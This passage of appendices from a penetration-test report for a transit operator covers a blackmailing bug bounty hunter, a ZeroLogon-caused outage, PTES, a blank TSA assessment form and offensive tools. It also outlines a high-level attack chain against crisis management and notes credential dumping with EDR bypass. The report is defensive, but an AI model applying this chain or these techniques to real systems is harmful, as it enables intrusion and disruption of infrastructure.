However, the way the interaction with the bug bounty hunter was described as was very concerning. Most bug bounty programs are structured in such a way so that the bug bounty hunter will submit a vulnerability, including all of its details, and is then potentially awarded with compensation as decided by the company. Additionally, there is usually a scope of engagement that the hunter must follow in order to be legally protected while looking for vulnerabilities.

This incident was described to us as: a bug bounty hunter demanded \$50,000 from RAKMS in exchange for information of where they located the sensitive personal information. This seems more along the lines of blackmail and is almost certainly not protected by any scope of engagement.

Team 10 advises that the RAKMS legal department explores what actions are available to take against this bug bounty hunter. Additionally, it is advised to review the RAKMS bug bounty scope of engagement to ensure legal protection from these type of incidents in the future; something Team 10 would be able to look at if requested.

Finally, it is advised not to notify the hunter of any action against them until RAKMS has patched the vulnerability described in our technical report, in the event that the hunter retaliates by publicly disclosing this finding.

An ideal bug bounty program structure which ensures both the hunters and companies are protected can be observed with the HackerOne program¹¹ which also contains publicly available scopes of engagement for reference.

¹¹<https://www.hackerone.com/>

Appendix C: Critical Infrastructure Attacks

During the engagement, members of RAKMS inquired our team about what types of attacks could be performed in order to disrupt critical infrastructure or have a high impact on safety. This appendix is a brief summary of our findings investigating these sorts of attacks and their impact.

Potential Attack Vectors

The following list details ways an attacker could potentially target the crisis management process in regards to critical infrastructure:

Denial-of-Service (DOS) Attack Producing immense network traffic on the targeted network could enable an attacker to incapacitate the people mover systems and flood the communication channels utilized by the crisis management team.

Exploit Vulnerabilities in Crisis Management Tool Exploiting the crisis management tool directly can give an attacker access to monitor response team's plans and communications, effectively outpacing the incident response efforts.

Social Engineering and Phishing Impersonation could mislead response actions, causing improper handling of sensitive data and a disoriented response team.

Disseminate False Information Propagating incorrect data via various channels can induce confusion, making it challenging for the crisis response team to make effective decisions.

Disrupt Communication Systems Targeting communication infrastructures, from emails to radio frequencies, could severely impede the decision-making process of the crisis management team.

Interfere with Emergency Alerting Systems Tampering with alert systems could induce widespread panic, forcing the crisis management team to address this before focusing on the actual incident.

Divert Attention Causing minor disruptions can spread response resources thin, granting attackers more time to intensify their primary attack.

Sample Attack Chain

Outlined below is a potential attack chain:

- Exploit a vulnerability in the system.
- Utilize a social engineering or phishing strategy to access the crisis management platform.
- Trigger a Denial of Service attack by overloading the network.
- Disseminate false information internally and to the public.
- Mislead individuals to leak sensitive data and execute inadequate response measures.
- Initiate a distraction to dilute response resources.

Recommendations

To safeguard the public and uphold the integrity of crisis response protocols, Team 10 advocates:

- Promoting education and awareness against potential threats.
- Implementing network load balancing.
- Assigning minimal required privileges to each user role.

Appendix D: Domain Controller Outage

During the engagement, Team 10 unfortunately caused an outage by unintentionally breaking kerberos ticket generation on the Domain Controller.

This happened as a result of a failure to restore the DC machine account hash after executing the ZeroLogon hash, which is critical for generation of tickets by the krbtgt account. Team 10 later created safeguards to prevent any outages like this from happening again and will always contact RAKMS before doing anything risky.

Team 10 recommends that RAKMS takes caution when checking to see if this vulnerability has been remediated through exploitation.

Appendix E: PTES

The PTES, or Penetration Testing Execution Standard, is the standard that Team 10 used to ensure thorough testing of the RAKMS network

This methodology is split into seven discrete steps as outlined below:

1. Pre-engagement interactions - This stage involved communication with RAKMS regarding scoping, context briefing, and goal setting.
2. Intelligence gathering - During this stage, Team 10 made use of any background information on the client's infrastructure – whether found through open source intelligence (e.g. Google searches) or through the client themselves – to accumulate a detailed knowledge base on the system being tested.
3. Threat modeling - After aggregating as much information as possible, Team 10 considered each piece of information in the context of others to comprehensively evaluate targets of importance and potential ways to exploit them.
4. Vulnerability analysis - Once Team 10 have determined potential pathways to undermine the security of the system, Team 10 look for evidence of weaknesses in the system at a technical level.
5. Exploitation - In this stage, Team 10 carried out the individual steps needed to take advantage of the vulnerabilities Team 10 have confirmed.
6. Post-exploitation - Upon compromising a component or multiple components on the system, Team 10 move to the post-exploitation phase to see if currently exploited vulnerabilities can lead to further ones (e.g. through privilege escalation).
7. Reporting - Here, Team 10 aggregate all techniques, findings, and remediations to findings to produce a final product for RAKMS to review its security posture.

Appendix F: TSA Form 3157

On the following pages, you will find TSA Form 3157 (OMB 1652-0074). This form is the Transportation Security Administration (TSA) form for operators of public transportation to conduct cybersecurity vulnerability assessments. Team 10 partially based their methodology on the requirements set out in this form.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed

	<p>Transportation Security Administration</p>	<p>U.S. Department of Homeland Security</p> <p style="text-align: right;">Version 1.0</p>
---	--	---

Instructions: Select the appropriate response for each question below. The Additional Information column **must** include the following information based on response:
 1) If answering "Yes", either list the security plan, policy, document name, etc. with chapter/section; or if implemented but not documented, provide a brief explanation.
 2) If answering "No", identify the gap, intended mitigation(s) measures, and the mitigation timeline.
 For any questions concerning the completion of this assessment please email SurfOpsRail-SD@tsa.dhs.gov

TSA Surface (Rail and Public Transportation) Cybersecurity Vulnerability Assessment

Owner/Operator Name:		Assessment Completed Date:	
Submitter (First/Last):		Submitter Title:	
Submitter Email:		Submitter Contact Number:	
Cybersecurity Coordinator (First/Last):		Cybersecurity Coordinator Title:	
Cybersecurity Coordinator Email:		Cybersecurity Coordinator Contact Number:	
24 Hour Operations Center phone number, if applicable:			

Question #	Question	Answer (Yes/No)	Additional Information
------------	----------	-----------------	------------------------

Cyber Asset Security Measures

1.00	Do your cybersecurity plans incorporate any of the following approaches?		
1.00A	National Institute of Standards and Technology (NIST), Framework for Improving Critical Infrastructure Cybersecurity	<Select>	
1.00B	U.S. Department of Homeland Security, Transportation Systems Sector Cybersecurity Framework Implementation Guidance	<Select>	
1.00C	Industry-specific methodologies	<Select>	
1.00D	Other (if checked, elaborate)	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed

Asset Management			
2.00	Has your company established and documented policies and procedures for the following?		
2.00A	Assessing and maintaining configuration information.	<Select>	
2.00B	Tracking changes made to surface transportation cyber assets.	<Select>	
2.00C	Patching/upgrading operating systems and applications.	<Select>	
2.00D	Ensuring that the changes do not adversely impact existing cybersecurity controls.	<Select>	
2.00E	Other (if checked, elaborate)	<Select>	
2.01	Does your company evaluate and classify surface transportation cyber assets using the following criteria?		
2.01A	Cyber assets that are operational technologies (OT/ICS/SCADA systems) that can control surface operations.	<Select>	
2.01B	Cyber assets that are OT systems that monitor surface operations.	<Select>	
2.02	Has your company developed and maintained a comprehensive set of network/system architecture diagrams or other documentation, including nodes, interfaces, remote and third-party connections, and information flows?	<Select>	
2.03	For cyber assets that can control surface operations, does the OT environment have a detailed software and hardware inventory of cyber asset endpoints?	<Select>	
2.04	For cyber assets that can control surface operations, has an inventory of the components of the operating system been developed, documented, and maintained that accurately reflects the current OT/ICS/SCADA system?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed.

2.05	Does your company periodically review network connections, including remote access and third-party connections for cyber assets that can control surface operations?	<Select>	
2.06	For cyber assets that can control surface operations, has your company implemented the following measures?		
2.06A	Restrict user physical access to control systems and control networks by using appropriate controls.	<Select>	
2.06B	Employ more stringent identity and access management practices (e.g., authenticators, password-construct, access control).	<Select>	
2.07	For cyber assets that can control surface operations, does your company review, assess, and update as necessary all cybersecurity policies plans, processes, and supporting procedures at least every 12 months, or when there is a significant organizational change?	<Select>	
2.08	Does your company review and assess surface transportation cyber asset functions controlling or monitoring OT systems at least every 12 months?	<Select>	
Business Environment			
3.00	Does your company have a designated individual solely responsible for cyber/ IT/ OT / SCADA security?	<Select>	
3.01	Does your company document new transportation cyber assets, when changes or upgrades are made to control operations resulting in the system being recognized as such?	<Select>	
Governance			
4.00	Has your company established and distributed cybersecurity policies, plans, processes, and supporting procedures commensurate with the current regulatory, risk, legal, and operational environment?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed

4.02	Does your company review, assess, and update as necessary all cybersecurity policy plans, processes, and supporting procedures at least every 36 months, or when there is a significant organizational or technological change?	<Select>	
Risk Management Strategy			
5.00	Has your company developed an operational framework to ensure coordination, communication, and accountability for information security on and between the control systems and enterprise networks?	<Select>	
Risk Assessment			
6.00	For cyber assets that can control surface operations, does your company use independent assessors to conduct surface transportation cybersecurity assessments?	<Select>	
6.01	Has your company established a process to identify and evaluate vulnerabilities and compensating security controls?	<Select>	
6.02	Does the process address unmitigated/accepted vulnerabilities in the IT and OT environment?	<Select>	
Access Control			
7.00	Has your company implemented the following measures?		
7.00A	Establish and enforce unique accounts for each Individual user and ensure each administrator has an Individual account and an administrator account.	<Select>	
7.00B	Establish security requirements for certain types of Privileged accounts.	<Select>	
7.00C	Prohibit the sharing of these accounts.	<Select>	
7.01	Does your company employ strong credential management or Active Directory monitoring throughout the company's cyber access control environment and is it documented in overarching corporate IT/OT security plans?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

This record contains Sensitive Security Information when completed

7.02	Where systems do not support unique user accounts, are appropriate compensating security controls (e.g., physical controls) implemented?	<Select>	
7.03	Does your company ensure user accounts are modified, deleted, or de-activated expeditiously for personnel who no longer require access or are no longer employed by the company?	<Select>	
7.04	Has your company implemented the following measures?		
7.04A	Establish and enforce access control policies for local and remote users.	<Select>	
7.04B	Have procedures and controls in place for approving and enforcing remote and third-party connections.	<Select>	
7.05	Are access control levels of permission and privileges defined in the IT/ OT security plan?	<Select>	
7.06	Does your company ensure appropriate segregation of duties is in place and where this is not feasible, apply appropriate compensating security controls?	<Select>	
7.07	Does your company change all default passwords for new software, hardware, etc., upon installation and, where this is not feasible (e.g., a control system with a hard-wired password), implement appropriate compensating security controls (e.g., administrative controls)?	<Select>	
7.08	Do email and communications systems have features that automatically download attachments turned off?	<Select>	
7.09	Do systems only allow the execution of programs known and permitted by security policy (i.e., allow lists)?	<Select>	
Awareness & Training			
8.00	Do all persons requiring access to the company's surface transportation cyber assets receive cybersecurity awareness training?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

This record contains Sensitive Security Information when completed

8.01	For cyber assets that can control surface operations, does your company provide role-based security training on recognizing and reporting potential indicators of system compromise prior to granting access to those cyber assets?	<Select>	
8.02	Is there a cyber-threat awareness program for employees that includes practical exercises/testing?	<Select>	
Data Security & Information Protection			
9.00	Has your company established and implemented policies and procedures to ensure data protection measures are in place, including the following?		
9.00A	Identifying critical data and establishing classification of different types of data.	<Select>	
9.00B	Establishing specific data handling procedures.	<Select>	
9.00C	Establishing specific data disposal procedures.	<Select>	
Protective Technology			
10.00	Are surface transportation cyber assets segregated and protected from enterprise networks and the internet by use of physical separation, firewalls, and other protections?	<Select>	
10.01	Do IT/ OT systems monitor and manage communications at appropriate IT/ OT network boundaries?	<Select>	
10.02	Does your company employ mechanisms (e.g., active directory) to support the management of accounts for cyber assets that can control surface operations?	<Select>	
10.03	Does your company regularly validate that technical controls comply with the company's cybersecurity policies, plans, and procedures, and report results to senior management?	<Select>	
10.04	Has your company implemented technical or procedural controls to restrict the use of surface transportation cyber assets to only approved activities?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed

Anomalies & Events			
11.00	Has your company implemented processes to respond to anomalous activity through the following?		
11.00A	Generating alerts and responding to them in a timely manner.	<Select>	
11.00B	Logging cybersecurity events and reviewing these logs.	<Select>	
Security Continuous Monitoring			
12.00	Does your company monitor for unauthorized access or the introduction of malicious code or communications?	<Select>	
12.01	Does your company monitor physical and remote user access to cyber assets that can control surface operations?	<Select>	
12.02	For cyber assets that can control surface operations, does your company employ mechanisms to detect components that should not be on the network?	<Select>	
12.03	Does your company conduct cyber vulnerability assessments as described in your risk assessment process?	<Select>	
Detection Processes			
13.00	Has your company established technical or procedural controls for cyber intrusion monitoring and detection?	<Select>	
13.01	Does your company perform regular testing of intrusion and malware detection processes and procedures (e.g., penetration testing)?	<Select>	
Response Planning			
14.00	Has your company established policies and procedures for cybersecurity incident handling, analysis, and reporting, including assignments of specific roles/tasks to individuals and teams?	<Select>	
14.01	For cyber assets that can control surface operations, are cybersecurity incident response exercises conducted periodically?	<Select>	
14.02	For cyber assets that can control surface operations, has your company established and maintained a process that supports 24/7 cyber-incident response?	<Select>	

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Sensitive Security Information

OMB Control Number 1652-0074

This record contains Sensitive Security Information when completed

14.03	Has your company established and maintained a cyber-incident response capability?	<Select>	
Communications			
15.00	Does the company have procedures in place for reporting to CISA Central, actual or suspected cyber attacks that may impact surface transportation surface industrial control systems (SCADA, PCS, DCS), measurement and telemetry systems, or enterprise-associated IT systems (IAW Security Directive 1580-21-01)?	<Select>	
Mitigation			
16.00	Do your company's response plans and procedures include mitigation measures to help prevent further impacts?	<Select>	
Recovery Planning			
17.00	Has your company established a plan for the recovery and reconstitution of surface transportation cyber assets within a time frame to align with the company's safety and business continuity objectives?	<Select>	
17.01	Does the company have documented procedures in place to coordinate restoration efforts with internal and external stakeholders (coordination centers, Internet Service Providers, victims, vendors, etc.)?	<Select>	
Continuous Improvement			
18.00	Does your company review its cyber incident response plan annually and update it as necessary?	<Select>	
<p style="font-size: small; margin: 0;">Paperwork Reduction Act Burden Statement: This is a mandatory collection of information. TSA estimates that the total average burden per response associated with this collection is approximately 42 hours for Cybersecurity Vulnerability Assessments. The burden hour for the statement of completion for this information collection is included within the 42 hours burden estimate. An agency may not conduct or sponsor, and a person is not required to respond to a collection of information unless it displays a valid OMB control number. The control number assigned to this collection is OMB 1652-0074, which expires on 04/30/2023. Send comments regarding this burden estimate or collection to: TSA-11, Attention: PRA 1652-0074 Cybersecurity Measures for Surface Modes, 6565 Springfield Center Drive, Springfield, VA 20598-6011.</p>			

WARNING: This record contains Sensitive Security Information that is controlled under 49 CFR parts 15 and 1520. No part of this record may be disclosed to persons without a "need to know," as defined in 49 CFR parts 15 and 1520, except with the written permission of the Administrator of the Transportation Security Administration or the Secretary of Transportation. Unauthorized release may result in civil penalty or other action. For U.S. government agencies, public disclosure is governed by 5 USC 552 and 49 CFR parts 15 and 1520.

Appendix G: Tools Used

Nmap

v7.9.3

Nmap, or the “network mapper”, is a tool used in the reconnaissance phase and is primarily used to do host, port, and service discovery on a network.

<https://github.com/nmap/nmap>

NetExec

v1.1.0

NetExec (previously CrackMapExec) is a Windows and Active Directory multi-tool that allows for reconnaissance, exploitation, and post-exploitation through a multitude of protocols - most prominently SMB and LDAP.

Also called NXC, this tool employs a wide variety of techniques that, if detected, can drastically improve a company’s security and response capabilities.

<https://github.com/Pennyw0rth/NetExec>

Certipy

v4.8.2

Certipy is a tool based on Certify that will automatically look for privilege escalation vulnerabilities in ADCS remotely

<https://github.com/ly4k/Certipy>

NanoDump

v0.0.5

NanoDump is a tool that can examine and dump credentials from the LSASS process.

Team 10 used this tool through the Sliver armory to take advantage of Sliver sessions as well as the built-in obfuscation for the purpose of EDR bypass

<https://github.com/sliverarmory/nanodump>

Impacket

v0.11.0

Impacket is a Python library for working with Windows and Active Directory network protocols like SMB, LDAP, and WMI that is used for a series of “example” scripts that are popular among hackers.

These tools have many legitimate uses, but can also be used maliciously.

APTs have been known to use these scripts, especially `psexec.py`, `smbexec.py`, `wmiexec.py`, and `secretsdump.py` to move laterally in a network and obtain user hashes/credentials.

<https://github.com/fortra/impacket>

PowerUp

v3.0.0

PowerUp is a tool that is part of the PowerSploit suite, which simplifies the act of finding common local privilege escalation paths on Windows.

<https://github.com/PowerShellMafia/PowerSploit>

BloodHound

v4.3.1

BloodHound is a tool that uses information about Active Directory objects and ACLs (Access Control Lists) to identify and visualize potential attack paths that could lead to privilege escalation and/or lateral movement in a network.

This tool is often used by attackers to exploit small misconfigurations that can amass into exploitable vulnerabilities when analyzed as a whole.

<https://github.com/BloodHoundAD/BloodHound>

PEASS-ng

v20231011

PEASS-ng, which includes LinPEAS and WinPEAS, is a suite of open-source scripts that is used for quick enumeration of potential privilege escalation vulnerabilities.

While often easily detected by anti-virus and endpoint detection and response systems, it is a great way for pentesters to find issues that will be easily identified by attackers.

<https://github.com/carlospolop/PEASS-ng>

Sliver

v1.5.41

Sliver is a Command and Control (C2) framework that allows for persistence on exploited machines, as well as post-exploitation techniques for pivoting between machines on connected networks and searching for privilege escalation paths.

Team 10 primarily used this tool to securely share access to machines once compromised.

This tool is widely used by real attackers and APTs (Advanced Persistent Threats) and should be a point of concern if detected on a machine.

<https://github.com/BishopFox/sliver>

Metasploit

v6.3.36

Metasploit is a tool that can be used for Command and Control, similar to that of Sliver.

However, Team 10 used this tool primarily for the Metasploit modules, which can be used for easy reconnaissance and exploitation of machines and applications with known vulnerabilities.

This tool has been the most popular C2 amongst attackers, and thus is crucial to detect.

<https://github.com/rapid7/metasploit-framework>

Burp Suite

v2023.9.1

Burp Suite an all-in-one tool for web-application testing that is primarily used for intercepting, analyzing, modifying, and replaying requests.

<https://portswigger.net/burp>

ffuf

v2.1.0

FFUF is a tool for web-application testing that allows for efficient "fuzzing" of web directories, API endpoints, subdomains, host headers, and more.

Team 10 used this tool to quickly search for files, directories, and to test for potential vulnerabilities.

Note that any kind of fast brute-force attacks, like that of fuzzing, must be done carefully when working on sensitive infrastructure or networks, as they have the potential to overwhelm systems when used with too many requests per second.

<https://github.com/ffuf/ffuf>

Gobuster

v3.3

Gobuster is a tool very similar to FFUF (see above) that has some different functionality, including specialized enumeration of s3 buckets and virtual hosts.

<https://github.com/OJ/gobuster>

Prowler 3.10.0

Prowler is a security tool for cloud testing that looks for best practices in incident response, compliance, hardening, and forensics readiness.

Team 10 primarily used this tool for automatic identification of AWS configurations.

<https://github.com/prowler-cloud/prowler>

CloudFox v1.13.0

CloudFox is a tool that will automatically find exploitable attack paths in cloud infrastructure (primarily AWS).

<https://github.com/BishopFox/cloudfox>

TruffleHog v3.63.8

TruffleHog is a tool that scans isolated cloud instances for security credentials and other sensitive information.

<https://github.com/trufflesecurity/trufflehog>

Pacu v1.5.1

Pacu is a cloud security testing tool that employs various modules to aid in the identification and execution of attack paths.

<https://github.com/RhinoSecurityLabs/pacu>

Sqlmap v1.8

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

<https://github.com/sqlmapproject/sqlmap>